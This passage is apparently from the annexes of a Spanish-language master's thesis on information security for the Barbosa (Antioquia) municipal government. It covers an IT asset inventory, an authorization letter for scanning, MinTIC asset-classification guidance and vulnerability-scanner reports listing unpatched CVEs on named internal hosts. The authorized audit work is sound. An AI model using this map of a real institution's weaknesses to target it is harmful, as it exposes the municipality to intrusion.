Alcaldía Caldas. (2017). *PLAN ESTRATÉGICO TECNOLOGÍAS DE LA INFORMACIÓN - PETI*. Recuperado: <https://www.caldasantioquia.gov.co/uploads/entidad/control/4cc82-peti-2016-2019.pdf>

Alcaldía Amalfi. (2018). *PLAN ESTRATÉGICO TECNOLOGÍAS DE LA INFORMACIÓN*. Recuperado: <http://www.amalfi-antioquia.gov.co/planes/plan-estrategico-de-tecnologias-de-la-informacion-peti>

Alcaldía Amagá. (2018). *PLAN ESTRATÉGICO TECNOLOGÍAS DE LA INFORMACIÓN*. Recuperado: <http://www.amalfi-antioquia.gov.co/planes/plan-estrategico-de-tecnologias-de-la-informacion-peti>

Alcaldía Amagá. (2018). *PLAN ESTRATÉGICO TECNOLOGÍAS DE LA INFORMACIÓN (PETI)*. Recuperado: [http://remediosantioquia.micolombiadigital.gov.co/sites/remediosantioquia/content/files/000065/3241\\_plan-estrategico-de-tecnologias-de-la-informacion-peti.pdf](http://remediosantioquia.micolombiadigital.gov.co/sites/remediosantioquia/content/files/000065/3241_plan-estrategico-de-tecnologias-de-la-informacion-peti.pdf)

## ANEXO 1

### PLAN ESTRATÉGICO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN BARBOSA 2020

#### **Sistemas de Información**

La oficina de TI en mejora del desarrollo se integra realizando acompañamientos en los procesos misionales y de apoyo de la Alcaldía Barbosa brindando confiabilidad, disponibilidad, integridad y seguridad de nuestros sistemas de información permitiendo que estos se conviertan como una fuente importante de datos para el desarrollo y cumplimiento de cada uno de los procesos de las diferentes dependencias.

Para garantizar el apropiado funcionamiento de los sistemas de información realizamos un bosquejo de nuestra arquitectura tecnológica con las distintas plataformas y explicaremos con que contamos:

Para garantizar la disponibilidad y separación de los servicios en las diferentes sedes se crearon las VLAN:

#### **Inventario de Activos**

El Municipio de Barbosa cuenta con 7 servidores los cuales manejan todos los sistemas información con sus respectivos sistemas operativos y los diferentes servicios para el desarrollo de los trámites y servicios de la entidad.

#### **Características relevantes de algunos servidores.**

Servidor Dell R740 PRO2 con dos Procesadores 24 núcleos y 64 GB RAM Windows 2016 Server

Servidor: Poweredge R740 Procesador: 2x Intel Xeon 4116 2.1GHz, 12 Core /24T, 9.6GT/s, 16M Cache Memoria:64 GB Memory RAM Disco duro: 1 disco 300GB y 7 discos 1TB.

Computadores de Mesa y Portátiles: En nuestra entidad actualmente se cuenta con más del 30% de los equipos obsoletos y trabajando con el

sistema operativo de Windows XP. Contamos con alrededor de 210 equipos y las características de algunos:

Switches y Access Point: Contamos con más de 10 switches y 8 Access Point Inalámbricos para garantizar el servicio en cada una de nuestras de sedes.

Firewall: Tenemos un SonicWall NSA para protección y filtrado de contenido hacia o desde internet. Teléfonos IP: se cuenta con más de 50 Teléfonos asociados a nuestra nueva planta IP.

Impresoras: Tenemos un total de 16 impresoras donde 10 de ellas son red y multifuncionales, son equipos de una carga alta de trabajos y con las capacidades suficientes para cubrir las funciones de cada oficina.

Scanner: Contamos con 10 equipos de escaneo con capacidad de soportar alto flujo de trabajo que se generan en dependencias como Archivo, Contratación y Secretaria de Hacienda.

La descripción más al detalle de nuestra infraestructura de red se hará en el Manual de Políticas de Seguridad de la Información donde se contempla toda la definición de nuestras normas de seguridad tanto para nuestra red como para cada uno de los servicios prestados por cualquiera de los sistemas de información.

### **Inventario Sistemas de Información**

Herramientas Ofimáticas: se trabaja a diario en formatos diseñados por la administración para las tareas como comunicados, permisos, estudios previos entre otros propios de cada dependencia. Como Software tenemos Microsoft Office.

Quipux: Es un software diseñado para manejar todos los trámites y servicios que se realizan en la Secretaría de Movilidad como son Comparendos, Accidentes, Contravenciones y otros.

Consola Antivirus ESCAN: es un sistema de administración para manejar todos los reportes de amenazas a nivel de virus o amenazas que presenten los equipos de cómputo, adicional a esto me permite generar grupos de usuario y aplicarles diferentes políticas de seguridad, hacer filtrado de contenido, inventario de equipo, diagnósticos de las máquinas, nos trae

utilidades para mejorar el rendimiento de la máquina y ejecutar algunas tareas de instalación de software.

Qf Document: es la herramienta de consulta del sistema de digitalización de documentos Document, que nos permite masificar el uso del sistema aprovechando las ventajas de Internet, con una interfaz especialmente diseñada para facilitarle a los usuarios el desarrollo de las actividades que involucren documentos. En DocumentWeb, tendrá acceso a las series documentales que corresponden a su dependencia, consultar documentos, utilizar filtros para agilizar la búsqueda, Imprimir y enviar por Correo. Control de trámites, mediante un buzón cada usuario podrá enviar documentos a otros usuarios y realizarles seguimiento, asignarles fecha de vencimiento, alertar por correo electrónico la llegada de un trámite al usuario correspondiente, de esta manera se evita pérdidas de información y el estancamiento de los procesos. Seguimiento de flujos, en Document se pueden diagramar los procesos con cada una de sus actividades, asignarle a cada actividad un responsable, unas tareas requeridas y definir cuál es la siguiente actividad en el flujo del proceso, DocumentWeb se encarga de controlar cada una de las actividades, redireccionar y notificar al usuario correspondiente.

SAIMYR: es un software que tiene como objetivo el desarrollo de soluciones tecnológicas, seguras e innovadoras; enfocadas a satisfacer las necesidades del sector público y privado el cual está orientado en mejorar el manejo de información y procesos administrativos, financieros y de impuestos, para la toma de decisiones asertivas y oportunas de nuestra entidad. Este software nos ofrece soluciones de las tareas de todas las dependencias.

## ANEXO 2

### AUDITORÍA MICROSOFT A LA ALCALDÍA DE BARBOSA 2019

En la Figura 33 se muestra el resultado de la auditoria realizada por Microsoft:




Figura 33. Auditoria de Microsoft. (Barbosa, 2019)



### ANEXO 3

#### SOLICITUD DE APROBACION NIVEL DIRECTIVO.



---

#### CERTIFICADO

**PARA:** Secretaria de Servicios Administrativos

**DE:** Juan Fernando Ramírez Agudelo - Profesional de Tecnología

**ASUNTO:** Solicitud de Aprobación.

Cordial saludo.

Me dirijo a usted con el objetivo de que mi proyecto de grado de Maestría TIC lo estoy desarrollando en sede administrativa de Alcaldía de Barbosa porque solicito la autorización de realizar unas pruebas de escaneo de vulnerabilidades las cuales no solo van a servir para el desarrollo de mi proyecto sino que servirán como un proceso de mejora continua al área seguridad de la información debido que va haber una mejor identificación de los controles y valoración de los riesgos.

Entrega,

Atentamente,

ROGELIO CORDOBA

SECRETARIO DE SERVICIOS ADMINISTRATIVO

## ANEXO 4

### GUÍA PARA LA GESTIÓN Y CLASIFICACIÓN DE ACTIVOS DE INFORMACIÓN. (MINTIC)

#### INVENTARIO DE ACTIVOS

La identificación del inventario de activos de información permite clasificarlos activos a los que se les debe brindar mayor protección, pues identifica claramente sus características y rol al interior de un proceso. Las actividades para realizar para obtener un inventario de activos son Definición, Revisión, Actualización y Publicación, las cuales se reflejan documentalmente en la Matriz de Inventario y Clasificación de Activos de Información.




Figura 34. Procedimiento Para Inventario de Activos.

## **DEFINICIÓN**

La definición consiste en determinar qué activos de información van a hacer parte del inventario, para esta tarea debe existir un equipo que realice la gestión de activos de información al interior de la entidad y por medio del líder del cada proceso (o quien haga sus veces... Líder requerido en gestión de calidad) ayude en realización de la actividad.

En segunda instancia los líderes de procesos deben, solicitar la revisión de la definición de los activos por parte del propietario del activo de información designado, custodio y usuario de este, para que validen si son las partes interesadas o la parte de la entidad adecuadas para tener este rol.

Es recomendable que la definición del inventario se lleve a cabo por lo menos una vez al año.

### **Información básica**

La información básica hace referencia a aquellas características del activo y para realizar la etapa de definición podría incluir como mínimo la siguiente:

- **Identificador:** Número consecutivo único que identifica al activo en el inventario.
- **Proceso:** Nombre del proceso al que pertenece el activo.
- **Nombre Activo:** Nombre de identificación del activo dentro del proceso al que pertenece.
- **Descripción/Observaciones:** Es un espacio para describir el activo de manera que sea claramente identificable por todos los miembros del proceso.
- **Tipo:** Define el tipo al cual pertenece el activo. Para este campo se utilizan los siguientes valores:
  - **Información:** Corresponden a este tipo datos e información almacenada o procesada física o electrónicamente tales como: bases y archivos de datos, contratos, documentación del sistema, investigaciones, acuerdos de confidencialidad, manuales de usuario, procedimientos operativos o de soporte, planes para la continuidad del negocio, acuerdos sobre retiro y pruebas de auditoría, entre otros.
  - **Software:** Software de aplicación, interfaces, software del sistema, herramientas de desarrollo y otras utilidades relacionadas.
  - **Recurso humano:** Aquellas personas que, por su conocimiento, experiencia y criticidad para el proceso, son consideradas activos de información.

- Servicio: Servicios de computación y comunicaciones, tales como Internet, páginas de consulta, directorios compartidos e Intranet.
- Hardware: Equipos de cómputo y de comunicaciones que por su criticidad son considerados activos de información, no sólo activos fijos.
- Otros: activos de información que no corresponden a ninguno de los tipos descritos anteriormente, pero deben ser valorados para conocer su criticidad al interior del proceso.
- Ubicación: Describe la ubicación tanto física como electrónica del activo de información.
- Clasificación: Hace referencia a la protección de información de acuerdo con Confidencialidad, Integridad y Disponibilidad.
- Justificación: Para cada valoración, describe el impacto que causaría la pérdida de la propiedad (Confidencialidad, Integridad y Disponibilidad), o el argumento del porque se asignó dicha valoración.
- Criticidad: Es un cálculo automático que determina el valor general del activo, de acuerdo con la clasificación de la Información:
  - Alta. Activos de información en los cuales la clasificación de la información en dos o todas las propiedades (confidencialidad, integridad, y disponibilidad) es alta.
  - Media. Activos de información en los cuales la clasificación de la información es alta en una de sus propiedades (confidencialidad, integridad, y disponibilidad) o al menos una de ellas es de nivel medio.
  - Baja. Activos de información en los cuales la clasificación de la información en todos sus niveles es baja.

## **Propiedad**

Propietario: Es una parte designada de la entidad, un cargo, proceso, o grupo de trabajo que tiene la responsabilidad de garantizar que la información y los activos asociados con el proceso se clasifican adecuadamente. Deben definir y revisar periódicamente las restricciones y clasificaciones del acceso.

Custodio: Es una parte designada de la entidad, un cargo, proceso, o grupo de trabajo encargado de hacer efectivos las restricciones y clasificaciones de acceso definidos por el propietario. (Para sistemas de información o información consignada o respaldada, generalmente es TI o para información física, los custodios pueden ser los funcionarios o el proceso de archivo o correspondencia, el custodio generalmente se define donde reposa el activo original).

## **Acceso**

Usuarios: Son quienes generan, obtienen, transforman, conservan, eliminan o utilizan la información, en papel o en medio digital, físicamente o a través de las redes de datos y los sistemas de información.

## **Gestión**

Fecha ingreso del Activo: Fecha de ingreso del activo de información en el inventario

Fecha salida del Activo: Fecha de exclusión del activo de información del inventario.

## **REVISIÓN**

La actividad de revisión se refiere a la verificación que se lleva a cabo para determinar si un activo de información continua o no siendo parte del inventario, o si los valores de evaluación asignados en el inventario y clasificación de activos de Información deben ser modificados.

En general, el inventario de activos puede ser revisado o validado en cualquier momento en que el líder del proceso (o quien haga sus veces) así lo solicite, o si el equipo de gestión de activos lo solicita a algún líder de proceso o el oficial de seguridad de la información si así lo requiere. Las razones por las cuales debería realizarse una revisión o validación son:

- Actualizaciones al proceso al que pertenece el activo.
- Adición de actividades al proceso.
- Inclusión de nuevos registros de calidad, nuevos registros de referencia o procesos y procedimientos.
- Inclusión de un nuevo activo.
- Desaparición de un área, proceso o cargo en la entidad que tenía asignado el rol de propietario o custodio (Cambios Organizacionales).
- Cambios o migraciones de sistemas de información en donde se almacenan o reposan activos de la ubicación ya inventariados.
- Cambios físicos de la ubicación de activos de información.

## **ACTUALIZACIÓN**

Una vez se ha definido qué cambios se realizarían en el inventario, desde cada proceso, se procede a actualizar el inventario de activos de información.

## **PUBLICACIÓN**

El inventario de activos de información debe según documento clasificado como “Confidencial”, y no debe tener características que lo permitan modificar por los usuarios autorizados. Sólo debe tener acceso de modificación a este documento el líder del proceso con previa autorización del oficial de seguridad de la información o quien haga sus veces.

## ANEXO 5

REPORTES GENERADO POR LA HERRAMIENTA CON LA QUE SE  
REALIZA EL ESCANEO DE VULNERABILIDADES.



### BAR-01-001

Report generated by Nessus™

Mon, 04 May 2020 20:32:08 SA Pacific Standard Time

#### TABLE OF CONTENTS

##### Hosts Executive Summary

• 192.168.0.1.....	4
--------------------	---



Vulnerabilities

Total: 218

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	101366	KB4025339: Windows 10 Version 1607 and Windows Server 2016 July 2017 Cumulative Update
CRITICAL	10.0	134369	KB4540670: Windows 10 Version 1607 and Windows Server 2016 March 2020 Security Update
CRITICAL	10.0	57290	Oracle Java JDK / JRE 6 < Update 30 Multiple Vulnerabilities
CRITICAL	10.0	61746	Oracle Java JDK / JRE 6 < Update 35 SunToolkit getField() and getMethod() Access Issue
CRITICAL	10.0	65050	Oracle Java JDK / JRE 6 < Update 43 Remote Code Execution (Windows)
CRITICAL	10.0	55958	Oracle Java JRE Unsupported Version Detection
CRITICAL	10.0	65995	Oracle Java SE Multiple Vulnerabilities (April 2013 CPU)
CRITICAL	10.0	73570	Oracle Java SE Multiple Vulnerabilities (April 2014 CPU)
CRITICAL	10.0	82820	Oracle Java SE Multiple Vulnerabilities (April 2015 CPU) (FREAK)
CRITICAL	10.0	90625	Oracle Java SE Multiple Vulnerabilities (April 2016 CPU)
CRITICAL	10.0	57959	Oracle Java SE Multiple Vulnerabilities (February 2012 CPU)
CRITICAL	10.0	64790	Oracle Java SE Multiple Vulnerabilities (February 2013 CPU Update 1)



CRITICAL	10.0	<a href="#">59462</a>	Oracle Java SE Multiple Vulnerabilities (June 2012 CPU)
CRITICAL	10.0	<a href="#">66932</a>	Oracle Java SE Multiple Vulnerabilities (June 2013 CPU)
CRITICAL	10.0	<a href="#">56566</a>	Oracle Java SE Multiple Vulnerabilities (October 2011 CPU) (BEAST)
CRITICAL	10.0	<a href="#">62593</a>	Oracle Java SE Multiple Vulnerabilities (October 2012 CPU)
CRITICAL	10.0	<a href="#">70472</a>	Oracle Java SE Multiple Vulnerabilities (October 2013 CPU)
CRITICAL	10.0	<a href="#">78481</a>	Oracle Java SE Multiple Vulnerabilities (October 2014 CPU)
CRITICAL	10.0	<a href="#">86542</a>	Oracle Java SE Multiple Vulnerabilities (October 2015 CPU)
HIGH	9.3	<a href="#">133611</a>	KB4537764: Windows 10 Version 1607 and Windows Server 2016 February 2020 Security Update
HIGH	9.3	<a href="#">135468</a>	KB4550929: Windows 10 Version 1607 and Windows Server 2016 April 2020 Security Update
HIGH	9.3	<a href="#">53382</a>	MS11-025: Vulnerability in Microsoft Foundation Class (MFC) Library Could Allow Remote Code Execution (2500212)
HIGH	9.3	<a href="#">58846</a>	Oracle GlassFish Server 3.1.1 < 3.1.1.3 Multiple Vulnerabilities (April 2012 CPU)
HIGH	9.3	<a href="#">92516</a>	Oracle Java SE Multiple Vulnerabilities (July 2016 CPU)
HIGH	9.3	<a href="#">94138</a>	Oracle Java SE Multiple Vulnerabilities (October 2016 CPU)
HIGH	7.8	<a href="#">58089</a>	Oracle GlassFish Server 2.1.1 < 2.1.1.14 / 3.0.1 < 3.0.1.4 / 3.1.1 < 3.1.1.1 Web Container Component Unspecified Vulnerability
HIGH	7.6	<a href="#">40435</a>	MS09-035: Vulnerabilities in Visual Studio Active Template Library Could Allow Remote Code Execution (969706)
HIGH	7.5	<a href="#">103963</a>	Oracle Java SE Multiple Vulnerabilities (October 2017 CPU)
HIGH	7.2	<a href="#">135719</a>	Security Updates for Windows Defender (April 2020)
HIGH	7.1	<a href="#">20007</a>	SSL Version 2 and 3 Protocol Detection
MEDIUM	6.8	<a href="#">96628</a>	Oracle Java SE Multiple Vulnerabilities (January 2017 CPU) (SWEET32)
MEDIUM	6.8	<a href="#">106190</a>	Oracle Java SE Multiple Vulnerabilities (January 2018 CPU)
MEDIUM	6.8	<a href="#">101843</a>	Oracle Java SE Multiple Vulnerabilities (July 2017 CPU)
MEDIUM	6.8	<a href="#">111163</a>	Oracle Java SE Multiple Vulnerabilities (July 2018 CPU)

### Vulnerability Status

**Description** Shows statistical information related to the vulnerabilities detected on target computers. Vulnerabilities can be grouped by computer name, vulnerability severity, timestamp and category.

**Generated on** 02/06/2020 08:45:40 p.m.

**Generated by** sOP

#### *Advanced Settings*

**Report items** All

**Target** SERVITRAN

**Grouped by** 'Computer' - Ascending AND 'Vulnerability Severity' - Descending

**Sorted by** 'Vulnerability Timestamp' - Ascending

Vulnerability Distribution by Severity



Vulnerability Distribution by Computer

Computer/IP	High	Medium	Low	Potential
SERVITRAN	176	44	69	5

Vulnerability Listing by Computer

SERVITRAN



High

Vulnerability Name	Product	Severity	CVSS Score	Timestamp
AutoRun is enabled	N/A	High	-	2007-05-10
<p>Microsoft Windows supports automatic execution in CD/DVD drives and other removable media. This poses a security risk in the case where a CD or removable disk containing malware that automatically installs itself once the disc is inserted. It is recommended to disable AutoRun both for CD/DVD drives and also for other removable drives.</p>				
oval.org.cisecurity:def:2160: Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows API – CVE-2017-0199	Microsoft Office 2007, Microsoft Office 2010, Microsoft Office 2013, Microsoft Office 2016	High	9.3	2017-05-18
<p>Microsoft Office 2007 SP3, Microsoft Office 2010 SP2, Microsoft Office 2013 SP1, Microsoft Office 2016, Microsoft Windows Vista SP2, Windows Server 2008 SP2, Windows 7 SP1, Windows 8.1 allow remote attackers to execute arbitrary code via a crafted document, aka "Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows API."</p>				
2017-Jun:4022718: 2017-06 Security Only Quality Update for Windows Server 2012 for x64-based Systems (KB4022718)	Windows	High	-	2017-06-09
MS16-142: November, 2016 Security Only Quality Update for Windows Server 2012 (KB3197876)	Windows	High	-	2017-06-09
MS16-120: October, 2016 Security Only Quality Update for Windows Server 2012 (KB3192393)	Windows	High	-	2017-06-09
oval.org.cisecurity:def:2341: Windows SMB Denial of Service Vulnerability – CVE-2017-0280	N/A	High	7.1	2017-06-16

## Vulnerability Listing by Computer

<p>The Microsoft Server Message Block 1.0 (SMBv1) allows denial of service when an attacker sends specially crafted requests to the server, aka "Windows SMB Denial of Service Vulnerability". This CVE ID is unique from CVE-2017-0269 and CVE-2017-0273.</p>					
oval.org.cisecurity:def:2338: Windows SMB Remote Code Execution Vulnerability – CVE-2017-0272	N/A	High	9.3		2017-06-16
<p>The Microsoft Server Message Block 1.0 (SMBv1) server on Microsoft Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, Windows 10 Gold, 1511, 1607, and 1703, and Windows Server 2016 allows an attacker to execute remote code by the way it handles certain requests, aka "Windows SMB Remote Code Execution Vulnerability". This CVE ID is unique from CVE-2017-0277, CVE-2017-0278, and CVE-2017-0279.</p>					
oval.org.cisecurity:def:2374: Dwgkml.sys Elevation of Privilege Vulnerability – CVE-2017-0077	N/A	High	7.2		2017-06-23
<p>The kernel-mode drivers in Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, Windows 10 Gold, 1511, 1607, 1703, and Windows Server 2016 allow a local authenticated attacker to execute a specially crafted application to obtain information, or in Windows 7 and later, cause denial of service, aka "Win32k Information Disclosure Vulnerability."</p>					
MS16-021: Security Update for Windows Server 2012 (KB3133043)	Windows	High	-		2017-06-27
Not Available: Security Update for Windows Server 2012 (KB3123479)	Windows	High	-		2017-06-27
MS16-035: Security Update for Microsoft .NET Framework 4.6 and 4.6.1 for Windows Server 2012 for x64 (KB3135997)	Windows	High	-		2017-06-27
MS16-111: Security Update for Windows Server 2012 (KB3175024)	Windows	High	-		2017-06-27
MS16-048: Security Update for Windows Server 2012 (KB3146723)	Windows	High	-		2017-06-27
MS16-144: December, 2016 Security Only Quality Update for Windows Server 2012 (KB3205408)	Windows	High	-		2017-06-27
MS11-025: Security Update for Microsoft Visual C++ 2005 Service Pack 1 Redistributable Package (KB2538242)	Developer Tools, Runtimes, and Redistributables	High	-		2017-06-27
MS16-032: Security Update for Windows Server 2012 (KB3139914)	Windows	High	-		2017-06-27
MS16-033: Security Update for Windows Server 2012 (KB3139398)	Windows	High	-		2017-06-27
MS14-066: Security Update for Windows Server 2012 (KB2992611)	Windows	High	-		2017-06-27
Not Available: April, 2017 Security Only Update for .NET Framework 3.5, 4.5.2, 4.6, 4.6.1, 4.6.2 on Windows Server 2012 for x64 (KB4014986)	Windows	High	-		2017-06-27
MS16-014: Security Update for Windows Server 2012 (KB3126593)	Windows	High	-		2017-06-27
Not Available: May, 2017 Security Only Update for .NET Framework 3.5, 4.5.2, 4.6, 4.6.1, 4.6.2 on Windows Server 2012 for x64 (KB4019110)	Windows	High	-		2017-06-27
MS11-025: Security Update for Microsoft Visual C++ 2010 Service Pack 1 Redistributable Package (KB2565063)	Developer Tools, Runtimes, and Redistributables	High	-		2017-06-27
MS16-014: Security Update for Windows Server 2012 (KB3126587)	Windows	High	-		2017-06-27
Not Available: April, 2017 Security Only Quality Update for Windows Server 2012 (KB4015548)	Windows	High	-		2017-06-27
MS16-067: Security Update for Windows Server 2012 (KB3155784)	Windows	High	-		2017-06-27

Page: 3 of 33

